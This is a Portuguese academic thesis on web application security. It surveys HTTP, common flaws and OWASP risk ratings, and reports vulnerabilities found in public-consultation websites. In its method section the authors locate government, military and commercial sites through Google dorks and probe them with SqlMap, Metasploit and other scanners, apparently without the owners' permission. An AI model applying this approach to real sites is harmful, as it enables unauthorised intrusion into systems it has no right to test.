O mundo moderno e globalizado passou a impor às empresas um alto grau de competitividade fazendo com que as mesmas buscassem modelos de negócios com maior rapidez, eficiência e qualidade nos serviços prestados e nos produtos, melhorando o relacionamento com clientes e fornecedores. A infraestrutura das organizações passou a ser um diferencial entre as concorrentes, mostrando aos clientes a preocupação com seus produtos (TADEU, 2006).

Segundo Pinho (2008), através do crescimento e da popularização da internet, foi possível que o comércio eletrônico, que anteriormente se limitava as aplicações de Intercâmbio Eletrônico de Dados (EDI) e Transferência Eletrônica de Fundos (EFT), se disseminasse pela rede atingindo pessoas de várias classes sociais e em qualquer parte do mundo.

A partir de então, a internet passou a ser tratada como um segmento de mercado e passou a fazer parte da estratégia de negócio das empresas. Nascem assim às aplicações *web*, que são uma forma de permitir o acesso às informações e produtos através da internet. Da mesma forma que as empresas comerciais encontraram novas oportunidades de negócios através da internet, as empresas prestadoras de serviços e os órgãos públicos também descobriram uma nova forma de aumentar a qualidade de prestação de seus serviços através da *web*: os portais de consultas públicas.

Segundo Alexandrino e Paulo (2002) a eficiência aproxima-se da economicidade, ou seja, visa-se a atingir objetivos traduzidos por boa prestação de serviços, de um modo mais simples, mais rápido, e mais econômico, melhorando a relação custos/benefício do trabalho da administração.

Através desses portais é possível requerer informações, que anteriormente tomariam mais tempo e recursos para serem obtidas, elevando o grau de satisfação do cliente com o serviço prestado. Um dos maiores benefícios dos portais de consulta pública são a redução de filas de atendimento presencial e através de telefone e o custo com material impresso. Porém, essas empresas passam pelas mesmas dificuldades com a segurança de suas informações,

assim como as empresas de comércio, pois nem toda a informação é pública. Somente parte desta informação encontra-se disponível nos portais, e caso haja falha na segurança dessas aplicações, dados confidenciais podem ser expostos ou roubados, prejudicando a imagem e credibilidade dessas empresas.

Segundo D'Ávila (2011), os aplicativos *web* são a porta preferida dos invasores, isto porque as equipes de Tecnologia da Informação (TI) em geral investem apenas em segurança do perímetro e do tráfego de rede, incluído proteções clássicas como *firewall*, antivírus, *antispam*, *Intrusion Detection System / Intrusion Prevention System* (IDS/IPS), *Secure Shell* (SSH), HTTPS e *Virtual Private Network* (VPN), nenhum deles olha para a lógica da aplicação. E mesmo nesses casos não são realizados monitoramentos proativos e contínuos, nem existe um plano de resposta a incidentes consistente e efetivo. Mas quando as aplicações são externas, especialmente em portais, sítios e serviços *web* abertos à internet, o universo de ameaças subitamente se expande para o mundo todo, para qualquer pessoa no planeta com acesso internet, algum tempo disponível e intenções que podem ir da curiosidade inconsequente ao crime.

2.3.1 Segurança em *web*

É fácil notar que a tendência é que as aplicações migrem para o ambiente *web*, devido as inúmeras vantagens que essa mudança promove. Características como: livre acesso de qualquer parte do mundo, inter-conectividade entre sistemas, fácil manutenção e atualização, etc. Segundo Vitali (2008), como a *web* tem crescido de maneira a fornecer dezenas de mecanismos e ferramentas para iteração com ela, diversos tem sido os tipos de vetores de ataques, que fazem do ambiente *web* literalmente uma "selva", onde somente os que se preocupam com sua própria segurança sobreviverão. Devido a essa preocupação com relação à fragilidade das aplicações que utilizam a internet, algumas aplicações *web* localizam-se em redes internas (intranet), ou seja, não possuem acesso direto de um meio externo, essa não publicação da aplicação muitas vezes é utilizada por empresários e desenvolvedores como argumento de segurança para o sistema. Porém, conforme Vitali

(2008), em um cenário real, tem-se notado crescente o número de ataques internos, geralmente praticados por funcionários insatisfeitos ou através de ferramentas maliciosas (*malwares*) instaladas na rede interna da empresa.

Com tantos problemas de desenvolvimento sem metodologias voltadas para a segurança e com a quantidade de vulnerabilidades que podem ser exploradas nas aplicações *web*, por mais incrível que pareça, o conceito de segurança *web* poderia ser resumido em uma única frase muito bem definida no livro *Writing Secure Code* (ISBN 9780735617223) que diz "*all input is evil until proven otherwise*", ou seja, toda entrada é maléfica até que se prove o contrário (HOWARD; LEBLANC, 2003).

De maneira geral, os programadores que possuem conhecimento de alguns tipos de ataque procuram evitar assinaturas de ataques como caracteres especiais ou algumas características específicas. De certa forma isto inibirá ataques conhecidos ou até mesmo padronizados, porém isso não é o suficiente para prover um mecanismo eficiente de proteção.

Por exemplo, ao invés de proibir que o usuário forneça dados inválidos, o ideal seria permitir que o usuário somente fornecesse dados válidos. Isto pode parecer ambíguo, só que no universo de informações que o usuário pode fornecer, entre dados válidos e dados inválidos existe uma infinidade de possibilidades. Assim, somente inibindo o usuário de fornecer um dado inválido, pode ocorrer de dados ou situações não previstas serem utilizadas em um ataque. (VITALI, 2008).

Ainda segundo Vitali (2008), em uma aplicação *web*, diversos são os meios de interação com o usuário, e outra problemática muitas vezes ignorada pelos programadores são a não validação de informações não manipuladas diretamente pelo usuário. Em sua maioria os programadores se preocupam em verificar informações que são visíveis e de fácil manipulação do usuário, como variáveis de *Uniform Resource Locator* (URL) ou mesmo campos de formulários. Porém diversos são os meios de efetuar um ataque, como os campos *hidden* de formulários, valores de campos do tipo *select* ou *option*, dados enviados pelo método *POST*, dados armazenados em *cookies* e até mesmo valores enviados no cabeçalho HTTP do *request*.

Quando uma aplicação *web* não armazena nenhuma informação realmente valiosa ou importante, nota-se pouca ou nenhuma preocupação na existência de vulnerabilidades e normalmente esses servidores e aplicativos não são monitorados como deveriam e o ataque passa despercebido. Os agressores normalmente utilizam o servidor comprometido como

base, eles distribuem ferramentas e scanners e passam a monitorar a rede meticulosamente, sem serem detectados. Tornando assim a aplicação um portão de entrada para uma invasão em massa e tomada total dos recursos e serviços do servidor e possivelmente da rede. (SHIPLEY; ALLISON; WABISZCZEWICZ, 2009)

De acordo com D'Ávila (2011) as aplicações sem segurança tipicamente expõem vulnerabilidades amplamente conhecidas e graves como:

a) Autenticação vulnerável, com usuários e senhas fracas, pouco ou nenhum controle a tentativas de acesso por força bruta, etc.

b) Baixa granularidade de permissões, de forma que uma vez acessado com usuário legítimo muitas vezes permite acessar alguns serviços ou situações que não seriam efetivamente necessárias ou mesmo devidos àquele usuário.

c) Ausência de validação consistente e crítica de dados no lado do servidor, quando um usuário está com o *javascript* desativado no lado do cliente.

d) Ausência de validação de condições limite nos tipos, formatos, valores e tamanhos recebidos em dados ou parâmetros fornecidos pelo usuário, permitindo ataques como estouro de *buffer* e de pilha, corrupção de memória, negação de serviço (DoS).

e) Ausência ou insuficiência de tratamento robusto, inteligente e proativo de exceções na aplicação. Muitas vezes a maior parte das inúmeras situações de erro ou exceção possíveis são esquecidas, descartadas ou subestimadas pelos programadores.

f) Ausência de mecanismos de rastreabilidade e auditoria, como gravação de registros de *log*/históricos de acessos e ações do usuário e do próprio sistema.

g) Mecanismos de proteção (integridade e privacidade) de dados com criptografia ausentes, simplórios/precários, ou mal implementados.

h) Não validar entradas do usuário, como *SQLInjection*, XSS, etc.

i) Utilizar ou permitir a inclusão de arquivos locais (ou remotos).

A lista de possibilidades comuns poderia se estender. Mas já se percebe que boa parte das aplicações na *web* são “queijos suíços” em potencial, em se tratando de abundância de furos de segurança.

2.3.2 Protocolo HTTP

O *HyperText Transfer Protocol* (HTTP) é o protocolo mais utilizado na internet desde 1990, ele é utilizado até hoje por todas as aplicações *web*. O objetivo do protocolo HTTP é permitir a transferência de dados (essencialmente no formato *HyperText Markup Language* (HTML)) entre cliente e servidor. O Protocolo HTTP utiliza um modelo baseado em mensagens aonde o cliente envia uma mensagem de pedido, e o servidor retorna uma mensagem de resposta (STUTTARD; PINTO, 2008).

Devido ao modelo ser baseado em mensagens, este protocolo é denominado *stateless*, isto quer dizer, não existe um canal de comunicação entre cliente e servidor, cada requisição é tratada como única. Caso o cliente encerre a comunicação, o servidor não consegue identificar esse estado.

As mensagens enviadas pelo cliente são chamadas de *request* e as enviadas pelo servidor de *response*, cada *request* é tratado como um método de acesso ao conteúdo do servidor. Esses métodos podem ser do tipo:

a) *HEAD* – Utiliza-se este método quando é necessário somente o cabeçalho da resposta HTTP. A resposta do servidor é idêntica ao método *GET*, porém sem o corpo da resposta HTML.

b) *GET* – O método é reconhecido por todos os servidores, ele solicita algum recurso do servidor (arquivo ou *script*) determinado pelo URI. Se necessário envio de dados, estes são anexados á URL, ficando visíveis ao usuário.

c) *POST* – Utilizado quando for necessário enviar dados ao servidor de uma forma mais segura, pois os dados enviados não são anexados na URL.

d) *PUT* – Utilizado quando é necessário enviar algum recurso (arquivo) ao servidor, por segurança esse método vem desabilitado na maioria dos servidores.

e) *DELETE* – Utilizado para remover algum recurso (arquivo), por segurança este método também vem desabilitado na maioria dos servidores.

f) *TRACE* – Ecoa o pedido, de maneira que é possível saber se houve alteração na requisição. Por segurança este método também vem desabilitado na maioria dos servidores.

g) *OPTIONS* – Utilizado para verificar os métodos aceitos pelo servidor.

h) *CONNECT* – Utilizado para conexão com um *proxy* que possa se tornar um túnel SSL.

Junto com cada método pode haver um ou mais *headers* (cabeçalhos), que descrevem maiores detalhes de sua requisição.

Para cada um dos métodos solicitados o servidor retornará uma resposta com um código de *status* e alguns detalhes da resposta (*headers*). O código de status é formado por 03 dígitos e o primeiro dígito representa a classe que pertence, essa classe é classificada em 05 tipos:

a) 1xx: *Informational* (Informação) – Utilizado para enviar informações para o cliente de que sua requisição foi recebida e esta sendo processada;

b) 2xx: *Success* (Sucesso) – Indica que a requisição do cliente foi bem sucedida.

c) 3xx: *Redirection* (Redirecionamento) – Indica o local para onde o recurso foi movido.

d) 4xx: *Client Error* (Erro no Cliente) – Utilizado para avisar o cliente quando sua requisição não pode ser atendida.

e) 5xx: *Server Error* (Erro no Servidor) – Retornado quando ocorre um erro no servidor ao cumprir uma requisição válida.

Portanto, o código de *status* indica ao cliente se a requisição foi bem sucedida ou não. Para melhor elucidação do que foi dito, segue abaixo um exemplo de *request* do cliente e de *response* do servidor:

```
GET /PessoaJuridica/CNPJ/cnpjreva/Cnpjreva_Solicitacao.asp HTTP/1.0
Host: www.receita.fazenda.gov.br
User-Agent: Mozilla/5.0 (X11; Linux i686 on x86_64; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive

HTTP/1.0 200
Date: Sun, 27 Nov 2011 04:08:15 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Type: text/html
Set-Cookie: ASPSESSIONIDCCDADTCC=OBEAOPIAAAIPIKHFIEFLOHKE; path=/
Cache-control: private
```

```
POST /PessoaJuridica/CNPJ/cnpjreva/valida.asp HTTP/1.0
Host: www.receita.fazenda.gov.br
User-Agent: Mozilla/5.0 (X11; Linux i686 on x86_64; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://www.receita.fazenda.gov.br/PessoaJuridica/CNPJ/cnpjreva/Cnpjreva_Solicitacao2.asp?cnpj=11614800000119
Cookie: flag=1; ASPSESSIONIDCCDADTCC=OBEAOPIAAAIPIKHFIEFLOHKE; cookieCaptcha=UI/vL665nwUvIo47mcXhAVPSKX3YNWntKvPEKnXKXOw=
Content-Type: application/x-www-form-urlencoded
Content-Length: 93

origem=comprovante&cnpj=11614800000119&idLetra=bfAi&idSom=&submit1=Consultar&search_type=cnpj


HTTP/1.0 302
Date: Sun, 27 Nov 2011 04:12:07 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Location: Cnpjreva_Vstatus.asp?origem=comprovante&cnpj=11614800000119
Content-Type: text/html
Set-Cookie: cookieCaptcha=; path=/
Cache-control: private
```

Figura 8: *Request* do cliente e *Response* do servidor web.

Essa breve introdução ao protocolo HTTP servirá de conhecimento base para as futuras explicações sobre as vulnerabilidades encontradas nas aplicações *web*.

3 PROCEDIMENTOS METODOLÓGICOS

Nesta etapa da pesquisa estão apresentados os procedimentos metodológicos que nortearam a realização do trabalho. A seguir teremos o delineamento da pesquisa, a identificação do universo e amostra, as técnicas e instrumentos de coleta de dados e por final o plano de tratamento de dados com o intuito de facilitar a sua interpretação.

3.1 DELINEAMENTO DA PESQUISA

O planejamento foi identificado como sendo a primeira atividade da pesquisa, onde temos a formulação do problema, definição dos conceitos e especificação dos objetivos. Portanto temos como inicio deste trabalho a especificação dos objetivos da pesquisa, a definição da modalidade de pesquisa e a padronização dos procedimentos de coleta e análise de dados.

A pesquisa foi realizada em sites de consulta pública visando analisar as vulnerabilidades encontradas neste tipo de aplicação, servindo de base para a elaboração de um guia com as melhores práticas de segurança em desenvolvimento e as recomendações de segurança que devem ser aplicadas no ciclo de vida de uma aplicação *web*.

Logo após foi elaborada a fundamentação teórica com o objetivo de fornecer dados atuais e relevantes relacionados à segurança de aplicações *web*, pois segundo Lakatos (2007) devemos primeiramente analisar todas as fontes documentais que sirvam de suporte para a investigação projetada. Este levantamento foi realizado através de pesquisa em livros de segurança, artigos científicos, revistas e internet.

O método utilizado na pesquisa foi de caráter indutivo e explicativo, é o tipo de pesquisa mais complexa, além de observar, registrar, analisar e interpretar os fenômenos estudados, também procura identificar as causas (RIBEIRO, 2010). O método indutivo é aquele que parte de questões particulares até chegar a conclusões generalizadas.

O desenvolvimento da pesquisa utilizou metodologia própria embasada no guia de testes do *Open Web Application Security Project* (OWASP) para conduzir as avaliações das

vulnerabilidades. A figura 9 demonstra uma visão de alto nível do processo da metodologia utilizada na elaboração do guia de segurança.

Figura 9: Metodologia para elaboração do guia de segurança.

3.2 SELEÇÃO DE SITES

As técnicas de amostragem possibilitam a generalização das descobertas a que se chega pela experiência (LAKATOS, 2007). Nesta etapa, portanto, selecionamos as amostras utilizando a ferramenta *Google* através da técnica chamada "*Google dork*" para a busca de sites potencialmente vulneráveis, conforme as figuras abaixo:



Figura 10: *Google dork* para *Local File Include/Remote File Include* (LFI/RFI) em sites organizacionais.

Figura 11: *Google dork* para *Remote File Include* (RFI) em sites governamentais.



Figura 12: *Google dork* para *SQL Injection* em sites organizacionais.

Após a obtenção dos resultados fornecidos pelo *Google*, selecionamos apenas sites que proporcionavam consultas públicas e realizamos uma classificação em 04 categorias:

a) Sites Governamentais;

b) Sites Militares;

c) Sites Organizacionais;

d) e Sites Comerciais.

Essa categorização foi realizada com base nos domínios de cada site: para sites governamentais foram classificados todos aqueles com domínio: gov.br; para sites militares, todos que tiverem domínio: mil.br; os sites organizacionais com domínio: org.br e os sites comerciais aqueles de domínio: com.br. Selecionamos para análise passiva 03 sites de cada categoria que por motivos de segurança não são identificados, sendo apenas chamados de site A, site B, site C, assim por diante.

3.3 LEVANTAMENTO DE VULNERABILIDADES

O próximo passo foi a realização da pesquisa de campo experimental, que consiste em investigações cujo objetivo principal é o teste de hipóteses.

Para a avaliação dos sites foram selecionadas ferramentas específicas de identificação de vulnerabilidades, de grande utilização e reconhecimento da comunidade de

segurança. As ferramentas utilizadas servirão para a coleta de informações sobre as vulnerabilidades encontradas para posterior classificação e solução dos problemas identificados. Abaixo segue a lista das ferramentas utilizadas e uma breve descrição da sua utilização:

a) ***Nmap***: Ferramenta para exploração de rede e auditoria de segurança. Foi desenvolvida para escanear (*scan*) rapidamente redes amplas, contudo funciona bem com um único *host*. Utiliza pacotes IP (pacotes *raw*) sobre novas formas para determinar quais *hosts* estão disponíveis na rede, quais serviços (nome e versão da aplicação) esses *hosts* estão disponibilizando, quais sistemas operacionais (e versões) estão em uso, quais tipo de filtros de pacotes/*firewalls* estão em uso e dezenas de outras características. Enquanto o Nmap é frequentemente usado para auditorias de segurança, muitos sistemas e administradores de redes o consideram útil para as tarefas de rotina, como o inventário da rede, gestão de atualizações de serviços e monitorizar o *uptime* de *host* ou serviços.

b) ***SqlMap***: Ferramenta *open source* de testes de penetração, que automatiza o processo de detectar e explorar as falhas de injeção de comandos SQL. É uma ferramenta específica para identificação de falhas *SQLInjection* nas aplicações em todas as tecnologias de bancos de dados e versões de sistema operacional.

c) ***RatProxy***: Ferramenta de avaliação passiva/ativa de segurança para aplicações *web*. Essa ferramenta foi desenvolvida pelo *Google* e analisa problemas, tais como *Cross Site Scripting*, defesas insuficientes contra *Cross Site Request Forgery*, problemas de cachê, técnicas potencialmente inseguras contra *Cross-domain Code Inclusion* e cenários de vazamento de informações, e muito mais.

d) ***Skipfish***: Ferramenta ativa de reconhecimento de aplicações *web* também desenvolvida pelo *Google*. Ela prepara um mapa interativo do site através da realização de um *crawl* recursivo e *wordlists*. O mapa resultante é então anotado com o arquivo de saída a partir de um número de verificações ativas de segurança. O relatório final gerado pela ferramenta é utilizado para servir como base para avaliações de segurança.

e) ***Metasploit Framework*:** Ferramenta utilizada em sua maior parte por *pen-testers*, para a realização de testes de penetração (*penetration test*). Podendo ser usada pelas mais

variadas áreas, para fins de testes, análises, conhecimento, etc.; de falhas de segurança identificadas por profissionais no ramo.

f) ***Nikto***: *Software Open Source* (GPL), escrito em *Perl*, que serve para efetuar análises em servidores *web*, realizando testes abrangentes a vários itens, incluindo mais de 3.500 arquivos potencialmente perigosos, *Common Gateway Interface* (CGI), informações sobre versões de mais de 900 servidores, e análise de versões vulneráveis de mais de 250 servidores.

g) ***WhatWeb***: Ferramenta de identificação de sites. Seu objetivo é responder a pergunta: "O que é esse site?". Com isso ele reconhece as tecnologias *web* incluindo gerenciadores de conteúdo (CMS), plataformas de *blog*, pacotes de análises e estatísticas, bibliotecas *javascript*, servidores *web* e serviços embutidos. O *WhatWeb* possui mais de 900 *plugins* para reconhecer características diversas. Além disso, ele identifica números de versões, endereços de e-mail, IDs, módulos de *frameworks*, erros de SQL e outros.

h) ***DirBuster*:** Aplicação *multithread* desenvolvida pelo OWASP que tem como objetivo realizar *brute-force* em diretórios e nomes de arquivos na *web*. O *DirBuster* trabalha em cima de dicionários ou listas. Ao todo ele trás 09 listas que podem ser utilizadas para varreduras e testes.

De acordo com Oliveira (2002), a coleta de dados é a fase prática da pesquisa onde se inicia com a aplicação dos instrumentos elaborados e das técnicas selecionadas, a fim de se efetuar a coleta dos dados previstos. Após a realização da coleta dos dados através das ferramentas selecionadas foram gerados relatórios conforme, contendo as vulnerabilidades encontradas para cada site e a classificação de criticidade dessas vulnerabilidades de acordo com a metodologia de classificação de riscos da OWASP do anexo B.

3.4 ANÁLISE DOS RESULTADOS

Para análise dos dados, foi utilizada uma abordagem quantitativa, pois de acordo com Rodrigues (2007), este tipo de pesquisa traduz em números as opiniões e informações para serem classificadas e analisadas. Sendo essas informações necessárias para o ranqueamento das vulnerabilidades de maior incidência nos sites analisados e a classificação do nível de criticidade das vulnerabilidades encontradas.

O ranqueamento de vulnerabilidades foi realizado através de uma matriz de vulnerabilidades *versus* sites, conforme o apêndice A. As 10 principais vulnerabilidades encontradas são abordadas no guia de recomendações e boas práticas de segurança para *web*, elas são classificadas conforme grau de incidência na matriz e desempatadas por grau de criticidade quando necessário. Caso o número de vulnerabilidades dos sites analisados não alcance o total de 10 ameaças diferentes, então utilizaremos como referência o TOP 10 da OWASP para a explicação das vulnerabilidades faltantes na elaboração do guia.

A classificação do nível de criticidade das vulnerabilidades dos sites de consulta pública foi obtida através da metodologia de classificação de riscos da OWASP, essas falhas podem ser categorizadas em alta, média e baixa criticidade. Esse resultado foi convertido em um gráfico (apêndice D) demonstrando proporcionalmente a quantidade de falhas encontradas em cada nível.

Para a aplicação da metodologia de classificação de riscos da OWASP foi disponibilizado um questionário conforme anexo A, que foi respondido por especialistas na área de segurança da informação (apêndice B). Portanto para cada vulnerabilidade encontrada aplicou-se o questionário e o valor final de cada pergunta foi dado através da aplicação da técnica estatística chamada moda, nas situações em que se obteve mais de uma moda, foi utilizada a resposta de valor mais alto, levando-se em consideração o pior cenário. Depois foi realizada a média final conforme apêndice C. Após obtermos a média de cada vulnerabilidade foi realizada a classificação de criticidade conforme a metodologia de classificação de riscos da OWASP do anexo B.

3.5 ELABORAÇÃO DO GUIA DE SEGURANÇA

Em seguida foi realizada a elaboração do guia propriamente dito, analisando e indicando as melhores práticas de segurança em desenvolvimento e as recomendações de que devem ser aplicadas no ciclo de vida do *software* para as vulnerabilidades encontradas.

No guia de segurança constam as 10 vulnerabilidades mais presentes nessas aplicações, uma explicação sobre como funcionam cada uma dessas vulnerabilidades, quais as melhores práticas para prevenção durante o desenvolvimento e recomendações de segurança (apêndice E).

Para finalizar a pesquisa são apresentadas as considerações finais onde são avaliados os resultados obtidos, relatando como foram encontradas as soluções de cada objetivo específico. Também são relatadas considerações para a seqüência deste trabalho.

4 RESULTADOS E DISCUSSÃO

Durante a análise passiva dos sites foram utilizadas várias ferramentas para a identificação das vulnerabilidades. Algumas ferramentas pré supõe que o usuário possua algum conhecimento na área de segurança. No *SqlMap* o usuário deve ter noções básicas da exploração da falha *SQLInjection* pois é necessário fornecer uma URL com parâmetros de *input* do usuário que retornem informações armazenadas no banco de dados, assim como identificação dos métodos de *request* do protocolo como: GET ou POST. O mesmo ocorre com o *Metasploit* que para seu uso necessita conhecimentos avançados de segurança para a sua configuração. No entanto outras ferramentas utilizam apenas informações simples, como o domínio do alvo, para realizar a análise.

O *Skipfish*, *Nikto* e *WhatWeb* utilizam este tipo de *input* e tentam localizar neste domínio todas as vulnerabilidades que estão configuradas em seus bancos de dados. O *DirBuster*, utiliza a mesma entrada, porém com a finalidade de enumerar todos os diretórios da aplicação *web*. O *Nmap* também utiliza este tipo de entrada, mas necessita conhecimentos de protocolo de rede para sua configuração, pois os servidores com *firewalls* atuais bloqueiam varreduras de portas simples. Já o *RatProxy* não necessita conhecimento da área de segurança, mas requer conhecimento em configuração de *proxy* no *browser*.

Através dessas ferramentas foi encontrado um total de 08 falhas diferentes que foram classificadas utilizando a metodologia de classificação de risco da OWASP. Elas foram ranqueadas e tratadas no guia de recomendações e boas práticas de segurança baseado no seu grau de incidência nos sites de acordo com a matriz sites *versus* vulnerabilidades conforme o apêndice A. Como o número total de vulnerabilidades não alcançou o número pretendido para elaboração do guia de segurança foram selecionadas duas vulnerabilidades do TOP 10 da OWASP para recomendações de boas práticas.

Foram encontradas 06 incidências de *SQLInjection*, 12 de *Cross Site Request Forgery*, 04 de *Cross Site Scripting*, 01 de *Arbitrary Directory Traversal*, 01 de *Security Misconfiguration*, 02 de *Insecure Direct Object Reference*, 02 de *Failure to Restrict Url Access* e 10 de *Insuficient Transport Layer Protection*, conforme apêndice A. Todas as vulnerabilidades foram classificadas em CRITICA, ALTA, MEDIA ou BAIXA criticidade de

acordo com a metodologia de classificação de riscos da OWASP (Anexo B). O *SQLInjection* obteve nível CRITICO, devido a ser uma falha que pode ser explorada por qualquer agente de ameaça na internet. Pela facilidade de encontrar já que possui ferramentas automatizadas para detecção e busca dessa vulnerabilidade, e com o mínimo de conhecimento em comandos SQL, é possível a exploração dessa falha. Além disso, o impacto no negócio é grave visto que poderá comprometer a confidencialidade, a disponibilidade e a integridade dos dados.

O *Cross Site Request Forgery* (CSRF) obteve nível ALTO, pois apesar de requerer um nível de conhecimento de segurança alto para sua exploração e de não afetar a integridade e disponibilidade dos dados, essa vulnerabilidade compromete a confidencialidade e devido a sua complexidade e falta de documentação sobre ela, dificilmente os desenvolvedores implementam algum tipo de segurança. Essa falha normalmente é explorada visando a oportunidade de lucro. Por exemplo: transações bancárias.

O Insuficient Transport Layer Protection (ITLP) também obteve nível ALTO, devido a facilidade de exploração já que possui ferramentas automatizadas para *sniffing* da rede, obtendo informações confidenciais caso as informações estejam trafegando sem uma criptografia segura ou insuficiente. Além disso, a aquisição de tecnologias de criptografia, como certificados digitais, são caras e causam impacto na performance do site se este necessitar de grande trafego.

Também classificado com criticidade ALTA, temos a vulnerabilidade Insecure Direct Object Reference (IDOR). Pois ela expõe informações da implementação interna da aplicação facilitando ao agente de ameaça identificar quais falhas a aplicação possui e por onde ele poderá atacar. O agente poderá obter informações sobre a criptografia, tecnologia, e outros recursos utilizados. No entanto, somente a falha IDOR não afeta diretamente a disponibilidade, a integridade e a confidencialidade dos dados.

Outra vulnerabilidade considerada de nível ALTO foi o Arbitrary Directory Traversal (ADT) devido a exposição dos diretórios do sistema operacional, que podem fornecer informações sobre as tecnologias utilizadas na aplicação, implementações internas de criptografia, nome e versão do sistema operacional, além de afetar a confidencialidade. Essa vulnerabilidade não afeta diretamente a disponibilidade e integridade dos dados.

Failure to Restrict Url Access (FRUA) obteve nível MÉDIO, pois apesar de não necessitar de um alto nível de conhecimento e podendo ser explorada por qualquer agente de ameaça na internet, essa falha é normalmente explorada visando oportunidade de lucro em

áreas restritas. Porém, nem sempre o acesso à área restrita disponibiliza dados sensíveis, por exemplo: galeria de fotos. Além disso, a integridade e a disponibilidade não são afetadas por essa falha.

Cross Site Scripting (XSS) também foi considerada uma ameaça de nível MÉDIO, pois é uma falha fácil de encontrar, possui ferramentas automatizadas de busca e exploração e pode afetar a integridade dos dados, no entanto normalmente não afeta a disponibilidade e a confidencialidade. Porém, esta vulnerabilidade poderá ter nível de criticidade ALTO ou CRITICO dependendo da aplicação, como por exemplo, em redes sociais. Uma das explorações de XSS em redes sociais, resultou em SAMY, um XSS *worm* que infectou mais de 01 milhão de perfis do *MySpace*, causando a queda dos servidores da organização.

Outra vulnerabilidade classificada como nível MÉDIO foi o *Security Misconfiguration* (SEC MISC), devido a má configuração, poderão ser expostas informações de configuração, ou informações confidenciais da aplicação, expor o sistema de permissões dos usuários, etc. Essa vulnerabilidade afeta a confidencialidade, porém não afeta diretamente a disponibilidade e a integridade dos dados, podendo ser facilmente corrigida através da correta configuração de servidores/aplicações.

Das vulnerabilidades encontradas, destacamos a ameaça *Cross Site Request Forgery* que representa 32% de todas as vulnerabilidades encontradas e está presente em 100% dos sites analisados (apêndice D e A). Isso ocorre devido à falta de uma identificação única do usuário a cada requisição solicitada, permitindo que o atacante induza a vítima a fazer requisições no site vulnerável.

Apesar de ser a vulnerabilidade com maior incidência, esta não é a ameaça com maior grau de criticidade, o *SQLInjection* foi classificado como o risco com maior nível de criticidade e está presente em 50% das aplicações *web* selecionadas (apêndice A).

Durante a avaliação das vulnerabilidades podemos perceber que 50% das ameaças são de criticidade ALTA para a aplicação (apêndice D), e todos os sites avaliados possuíam pelo menos uma falha com esse nível de criticidade (apêndice A), o que nos permite concluir que essas aplicações são extremamente frágeis e vulneráveis. Notamos que ainda há pouca ou nenhuma preocupação com a segurança das aplicações *web* permitindo o vazamento das informações das organizações. Em sua maioria essas aplicações são desenvolvidas por terceiros e a organização não possui o menor conhecimento da sua segurança ou falta dela, nesse sentido faz-se necessário que a organização busque uma avaliação externa da sua

segurança ou o mais importante, solicite a empresa terceirizada que realizem durante o desenvolvimento a inclusão de verificações de segurança em sua aplicação e/ou utilizem metodologias de desenvolvimento seguro.

Não faltam informação e recursos livremente disponíveis, em abundância e muitas delas de alta qualidade e fácil utilização, para que as empresas e instituições comecem a praticar e adotar a construção de aplicações seguras. Os recursos para mitigar as brechas de segurança são métodos razoáveis e bem conhecidos. O que é preciso é um esforço para que esses métodos sejam implementados e continuamente praticados de forma mais ampla e efetiva pelas corporações.

5 CONCLUSÃO

O tema segurança da informação em sistemas *web* abrange diversas tecnologias, recursos, programas e assuntos a serem abordados. Infelizmente nem tudo pode ser 100% seguro, porém quanto maior a segurança aplicada, maior a integridade do sistema e garantia do sigilo das informações.

Para atingir o objetivo de pesquisa e divulgação das ferramentas mais utilizadas para verificação de vulnerabilidades foram consultadas as comunidades de segurança e selecionadas algumas das ferramentas mais utilizadas por profissionais de teste de penetração em aplicações *web*. A aquisição das ferramentas foi fácil visto que todas elas são *open-source*, possuem vasta documentação e estão em constante atualização pela comunidade.

Algumas dificuldades foram encontradas para manter-se o limiar de exploração passiva, visto que algumas ferramentas realizam testes mais intrusivos já que foram desenvolvidas para teste de penetração.

O objetivo de identificação de falhas em aplicações *web* de consulta pública foi realizado através da busca de sites na ferramenta *Google*, o que dificultou um pouco, pois a grande maioria dos sites retornados pelo *Google* não possuíam consultas públicas relevantes.

A busca de falhas nas aplicações foi relativamente rápida devido as ferramentas automatizadas, porém alguns sites foram testados manualmente procurando-se manter a exploração passiva, o que acarretou em maior dedicação e tempo para a análise. Não houve sites que não apresentassem nenhum tipo de falha o que facilitou o objetivo geral dessa pesquisa.

